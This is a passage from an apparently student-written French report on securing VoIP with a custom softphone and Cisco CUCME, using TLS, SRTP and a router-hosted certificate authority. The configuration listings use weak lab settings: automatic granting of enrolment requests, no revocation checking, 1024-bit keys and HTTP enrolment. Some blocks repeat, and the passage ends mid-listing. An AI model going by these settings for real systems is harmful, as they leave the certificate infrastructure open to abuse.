Ce chapitre se portera sur la description de la solution proposée et les logiciels utilisés pour sa configuration et mise en œuvre. Par la suite, la présentation de l'implémentation, la configuration et les tests réalisés

2. La description de la solution proposée

La sécurité d'un réseau VoIP est basée sur celle du protocole SIP sur lequel il est implémenté. Donc toutes les mesures prises pour sécuriser ce dernier s'appliqueront au réseau VoIP. Pour assurer une solution de sécurité de bout en bout pour la téléphonie IP tout en assurant la confidentialité, l'intégrité des messages SIP et la protection d'identité et des données privées des utilisateurs finaux, nous proposons « SIPsecure » un softphone basé sur TLS et SRTP.

Il est conçu pour sécuriser les communications SIP ainsi le cryptage d'authentification pour Cisco Unified Communication Manger et le protocole SIP. Lorsque les fonctions de sécurité CUCME sont activées, c'est-à-dire les flux multimédia (SRTP), la signalisation d'appel (TLS), la communication entre les téléphones IP et CUCME est cryptée comme illustré à la figure suivant




Figure 27 : Description de la solution

Comme déjà mentionné, dans notre solution nous avons utilisé deux protocoles de chiffrement :

- **Transport Layer Security (TLS)**

Anciennement nommé Secure Sockets Layer (SSL), édité en Janvier 1999, est un protocole cryptographique qui peut fournir un canal de communication sécurisé tout en assurant la confidentialité et l'intégrité des donné entre deux entités communicantes au niveau de couche de transport. Le protocole permet aux applications client / serveur de communiquer de manière à empêcher l'écoute et la falsification des messages. Cela nous oblige à configurer une connexion TLS au softphone et CUCME pour permettre d'échangé des messages SIP cryptés avec d'autres périphériques. Étant donné que cette communication sécurisée est basée sur un secret partagé, connu uniquement du serveur et du client, ce mécanisme le rend très difficile et encore, sinon impossible pour un intercepteur d'écouter, de visualiser au de manipuler ces données.

- **Chiffrement des médias (SRTP)**

Les communications aux médias peuvent également être crypter via SRTP (Secure Real-Time Transport Protocol), qui est un profil de sécurité pour RTP ajoutant la confidentialité, l'authentification des messages et la protection de replay à ce protocole. SRTP crée un flux de clés unique pour chaque paquet RTP, ce qui rend presque impossible pour les écoutes de récupérer le flux RTP original depuis le flux SRTP crypté. Il applique un algorithme Advanced Encryption Standard (AES) pour chiffrer et décrypter tous les messages entrants et sortants.

3. L'environnement de travail

Dans cette section, nous présentons l'environnement matériel et logiciel ainsi que les protocoles et certificats utilisés pour la conception et la mise en place de notre solution.

3.1. L'environnement matériel

Les prés requis matériels utilisés pour la réalisation de l'application sont :

- Un PC portable LENOVO : processeur Intel ®, 2.4GHz avec 4Go de RAM, Windows 10.
- Un PC portable VAIO : processeur Intel Core i3-2350M, 2.3GHz avec 4Go de RAM, Windows 7.

3.2. L'environnement logiciel

Différents logiciels ont été appris et utilisés au cours de notre projet à savoir :

- ***Visual studio***

Microsoft Visual Studio, édité par Microsoft, est une suite de logiciels de développement, conçu pour générer des applications Web ASP.NET, des Services Web XML, des applications bureautiques, des applications mobiles, et des formulaires de création d'une interface utilisateur. Il intègre plusieurs langages dans le même environnement tel que : C#, Visual Basic, F#, ASP.NET, C++, HTML, JavaScript, Python..., ce qui permet le partage d'outils et facilite la création de solutions de langue mixte. De notre part nous utiliserons C# pour la programmation de notre solution.

- ***VoIP SIP SDK***

VoIP SIP SDK d'Ozeki est un kit de développement logiciel qui permet l'établissement instantané des appels VoIP depuis une application. Il donne la possibilité de créer ses propres produits VoIP, par exemple un téléphone portable ou même un PBX. Il peut être inclus dans tout logiciel développé en .Net. Ses plus grands avantages sont qu'il utilise le code contrôlé et qu'il gère un grand nombre d'appels simultanés. Ozeki SIP SDK peut être utilisé pour créer des solutions de softphone, de téléphone mobile, des applications de voix et vidéo pour les centres d'appels, les systèmes CRM et les solutions IMS.

- **Certificat**

Un certificat est une forme d'identification numérique qui est habituellement délivrée par une autorité de certification (CA) et contient des informations d'identification, une période de validité, une clé publique, un numéro de série et la signature numérique de l'émetteur. Il fournit une authentification et des clés symétriques pour sécuriser les données TLS. nous avons utilisé deux méthodes. La première méthode consiste a utilisé des certificats pour chiffrer et signer les messages échangés à l'aide de certificats (X.5093)[2], la deuxième méthode pousse l'usager à partager avec une entité tierce de confiance avec une clé symétrique. Cette clé sera utilisée pour

[2] C'est une norme de cryptographie de l'UIT pour les infrastructures à clés publiques. Il établit entre autres un format standard de certificat électronique et un algorithme pour la validation de chemin de certification.

chiffrer les messages d'authentification et générer les condensâtes pour assurer l'intégrité des messages.

- ***La méthode STUN***

Le protocole STUN (Simple Traversal of UDP through NAT) apporte une solution plus efficace aux problèmes du NAT. Défini dans la RFC 3489 de mars 2003, il permet aux terminaux de détecter dynamiquement le type de NAT qui leur est appliqué. L'idée de base proposée par le protocole STUN consiste pour un client à demander l'adresse IP publique à un serveur externe, En connaissant cette adresse, l'application peut reporter l'information dans ses messages, et vu qu'on a travaillé sur un réseaux local (l'adresse IP est privé), les fonctionnalités de protocole STUN sont inactif.

4. L'implémentation de la solution

Dans ce volet, nous allons présenter brièvement chacune des méthodes implémentées, voir leurs technique et configuration.

4.1. La création de SIPSecure

C'est un logiciel de téléphonie sur IP supportant des communications audio, vidéo et données. Il participe en temps réel à une communication avec un autre terminal SIP.

Cette partie consiste à créer un softphone sécurisé « SIPSecure » supportant des communications audio, vidéo et données en utilisant Ozeki VoIP SIP SDK pour établir la connexion SIP, et C-Sharp (c#), dont l'environnement est Visual Studio2017, pour sa programmation.

Figure 28 : Création de SIPSecure

SIPSecure est une interface par laquelle nous pouvons effectuer des appels sécurisés et exécuter d'autres fonctionnalité d'un téléphone IP

4.1.1. L'interface principale :

En première partie de réalisation de l'application, nous avons conçu une interface qui permet aux utilisateurs de faire des appels sécurise grâce à SRTP et TLS illustrée dans la figure suivante :




Figure 29 : l'interface principale de SIPSecure

4.1.2. La création d'un compte SIP

Par la suite, nous allons créer un compte SIP, qui permet de contacter d'autres personnes sur le même réseau local, en cliquant sur le bouton « Add SIP account ».




Figure 30 : interface de création d'un compte SIP

Les champs ont été remplis comme illustré dans la figure ci-dessous :




Figure 31 : Configuration du compte SIP

- Display Name = le nom complet de l'appelant
- User Name : le numéro de softphone
- Register Name : le nom de l'appelant dans la configuration de CUCME
- Domain : l'adresse IP de serveur réseau.
- L'appelant doit choisir le type de transport (Tcp, Udp, Tls) et le mode SRTP (none, prefer, force) puis s'appuyer sur OK.

Après avoir terminé la création des comptes client (softphone, téléphone IP), la fenêtre principale de SIPSecure affiche le numéro de téléphone avec l'adresse de la passerelle (routeur), et le statu « Registration Succeeded » qui confirme la création et l'enregistrement du softphone auprès du serveur et qu'il est actif.




Figure 32 : interface d'enregistrement du compte client SIP

4.1.3. L'établissement d'un appel avec SIPSecure

Pour appeler un correspondant, il suffit de connaître son numéro de téléphone et de le composer. Sur la figure suivante nous avons appelé l'utilisateur dont le numéro de téléphone est 100.

Figure 33 : Etablissement d'un appel avec SIPSecure

4.1.4. La modification des paramètres du compte

Cette interface permet aux utilisateurs de modifier les paramètres du softphone par exemple : qualité de l'voix, la sonnerie, le volume, etc…




Figure 34 : Modification des paramètres du compte

Figure 35 : Modification des paramètres (sonneries)

4.1.5. Le test de fiabilité

Ce test consiste de réaliser à nouveau l'attaque écoute clandestine avec Wireshark et voir si nous pouvons la réaliser et écouter l'appel. Malheureusement, nous avons pu intercepter les paquet SIP et écouter la conversation. Les données sont cryptées au niveau du softphone seulement et sont transmises au routeur en clair. Donc cette solution n'est pas suffisante pour pallier à cette attaque.

Figure 36 : Test de perfection 1

4.2. La sécurisation de Cisco Unified Communication Manger

Cisco Unified Communication Manger, présente un grand nombre de vulnérabilités ; qui peuvent être exploitées par un attaquant pour nuire à la sécurité de notre système VoIP : telle que la configuration par défaut des téléphones IP qui est à la base des attaques : ARP Spoofing et écoute clandestine. Alors, nous devons modifier les configurations relatives au téléphone IP et au Cisco Unified Communication Manger afin de rendre les appels envoyer plus sécurisé.

4.2.1. La configuration de l'autorité de certification (CA) :

Dans cette partie, nous allons configurer le CUCME afin de sécuriser les appels ainsi que l'autorité de certification.

Avec la première commande, nous avons activé le serveur HTTP sur le routeur car, par défaut, le port 80 (TCP) sera utilisé pour l'acceptation des demandes de signature de certificat, puis nous avons configuré la procédure CA et activer son processus.

```
CUCM#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
CUCM(config)#ip http server
CUCM(config)#crypto pki server CA
CUCM(cs-server)#database level complete
CUCM(cs-server)#grant auto
CUCM(cs-server)#1
Mar  1 00:11:34.999: %PKI-6-CS_GRANT_AUTO: All enrollment requests will be automatically granted.
CUCM(cs-server)#lifetime certificate 1095
CUCM(cs-server)#lifetime ca-certificate 1095
CUCM(cs-server)#exit
```

Figure 37 : Configuration de l'autorité de certification CA

Nous avons défini par la suite le point de confiance CA et l'URL d'inscription :

```
CUCM(config)#crypto ca trustpoint CA
CUCM(ca-trustpoint)#enrollment url http://192.168.10.1:80
CUCM(ca-trustpoint)#revocation-check none
CUCM(ca-trustpoint)#exit
CUCM(config)#crypto pki server CA
CUCM(cs-server)#no shutdown
%Some server settings cannot be changed after CA certificate generation.
% Please enter a passphrase to protect the private key
% or type Return to exit
Password:

Re-enter password:
% Generating 1024 bit RSA keys, keys will be non-exportable...[OK]
% Exporting Certificate Server signing certificate and keys...

% Certificate Server enabled.
CUCM(cs-server)#
Mar  1 00:47:08.499: %PKI-6-CS_ENABLED: Certificate server now enabled.
```

Figure 38 : Configuration du point de confiance CA

4.2.2. La création d'un certificat pour les processus CUCME, TFTP, CAPF

Cette partie consiste à commencer à définir et générer les différents certificats qui seront utilisés pour les processus de sécurité CUCME (CME, TFTP, CAPF, etc.), puis, authentifier et inscrire le point de confiance avec l'autorité de certification.

```
CUCM(config)#crypto pki trustpoint CUCME
CUCM(ca-trustpoint)#enrollment url http://192.168.10.1:80
CUCM(ca-trustpoint)#revocation-check none
CUCM(ca-trustpoint)#rsakeypair CUCME
CUCM(ca-trustpoint)#exit
CUCM(config)#crypto pki auth
CUCM(config)#crypto pki trustpoint CUCME
CUCM(ca-trustpoint)#enrollment url http://192.168.10.1:80
CUCM(ca-trustpoint)#revocation-check none
CUCM(ca-trustpoint)#rsakeypair CUCME
CUCM(ca-trustpoint)#exit
CUCM(config)#crypto pki authenticate CUCME
Certificate has the following attributes:
       Fingerprint MD5: 843B5EEE 9A8E44BA 8A190486 798234A5
      Fingerprint SHA1: 13BDB3C7 12E76D5C 90C4A514 6F46586D 85481503

% Do you accept this certificate? [yes/no]: y
Trustpoint CA certificate accepted.
```

Figure 39 : Création d'un certificat pour les processus CUCME, TFTP et CAPF

4.2.3. La configuration d'un client CTL :

L'authentification du périphérique, de fichier et de signalisation repose sur la création du fichier CTL (Certificate Trust List) qui est une liste prédéfinie de certificats de confiance.

Le client CTL aide à signer la liste des serveurs auxquels un téléphone Cisco IP Communicator peut faire confiance avec les certificats générés précédemment - CUCME, TFTP, CAPF.

```
CUCM(config)#ctl-client
CUCM(config-ctl-client)#server tftp 192.168.10.1 trustpoint TFTP
CUCM(config-ctl-client)#server capf 192.168.10.1 trustpoint CAPF
CUCM(config-ctl-client)#sast1 trustpoint  SAST1
CUCM(config-ctl-client)#sast2 trustpoint  SAST2
CUCM(config-ctl-client)#regenerate
```

Figure 40 : Configuration du client CTL

4.2.4. La configuration du service de téléphonie

Une fois, les étapes précitées sont conclues, CUCME doit être configuré pour utiliser les certificats définis pour différentes fonctions. Les commandes suivantes en mode service téléphonique permettent de créer les fichiers CNF, afin d'effectuer le cryptage sur toutes les extensions CUCME.

```
CUCM(config)#telephony-service
CUCM(config-telephony)#secure-signaling trustpoint CUCME
CUCM(config-telephony)#tftp-server-credentials trustpoint TFTP
CUCM(config-telephony)#server-security-mode secure
CUCM(config-telephony)#cnf-file perphone
CUCM(config-telephony)#cnf-file location flash:
CUCM(config-telephony)#exit
```

Figure 41 : Configuration du service de téléphonie et des points d'extrémité

4.2.5. La configuration de la sécurité des périphériques au niveau global

Pour activer la sécurité au niveau global dans CUCME pour tous les téléphones IP qui prennent en charge le cryptage et l'authentification, nous avons émette les commandes suivantes en mode de configuration globale :

```
CUCM(config)#telephony-service
CUCM(config-telephony)#device-security-mode authenticated
CUCM(config-telephony)#reset all
```

Figure 42 : Configuration de la sécurité des périphériques au niveau global

4.2.6. Le test de perfection

Cette fois ci, nous avons réussi à crypter les données au niveau du CUCME, un attaquant ne pourra pas écouter les appels à ce niveau. Mais il reste que le trafic SIP n'est pas sécurisé lors de la transmission des données.

Dans la phase suivante, nous avons ajouté la configuration de SRTP au niveau de protocole SIP pour avoir une communication VoIP sécurisé.




Figure 43 : Test de perfection 2

4.3. La sécurisation de protocole SIP par SRTP

4.3.1. La configuration de SIPS en mode global

Pour configurer SIP sécurisé (SIPS) en mode global entre le CUCME et notre Softphone, la procédure est comme suit :

```
CUCM#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
CUCM(config)#voice service voip
CUCM(conf-voi-serv)#sip
CUCM(conf-serv-sip)#url sips
CUCM(conf-serv-sip)#exit
```

Figure 44 : Interface de configuration global de SIPS

4.3.2. La configuration de SIP en mode Dial Peer

Par la suit nous avons configurer le protocole SIP en mode « Dial Peer « qui permet de capturer les appels entrant et sortant

```
CUCM#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
CUCM(config)#voice service voip
CUCM(conf-voi-serv)#sip
CUCM(conf-serv-sip)#url sips
CUCM(conf-serv-sip)#exit
CUCM(conf-voi-serv)#exit
CUCM(config)#dial-peer voice 111 voip
CUCM(config-dial-peer)#voice-class sip url sips
CUCM(config-dial-peer)#exit
```

Figure 45 : l'interface de configuration Dial Peer de SIPS

4.3.3. La configuration de SRTP sur SIP :

Maintenant après la configuration de protocole SIP, nous allons utiliser Secure RTP pour avoir une conversation chiffrer illustrer dans la figure suivant :

```
CUCM(config)#voice service voip
CUCM(conf-voi-serv)#sip
CUCM(conf-serv-sip)#url sips
CUCM(conf-serv-sip)#exit
CUCM(conf-voi-serv)#exit
CUCM(config)#dial-peer voice 111 voip
CUCM(config-dial-peer)#voice-class sip url sips
CUCM(config-dial-peer)#exit
CUCM(config)#voice service voip
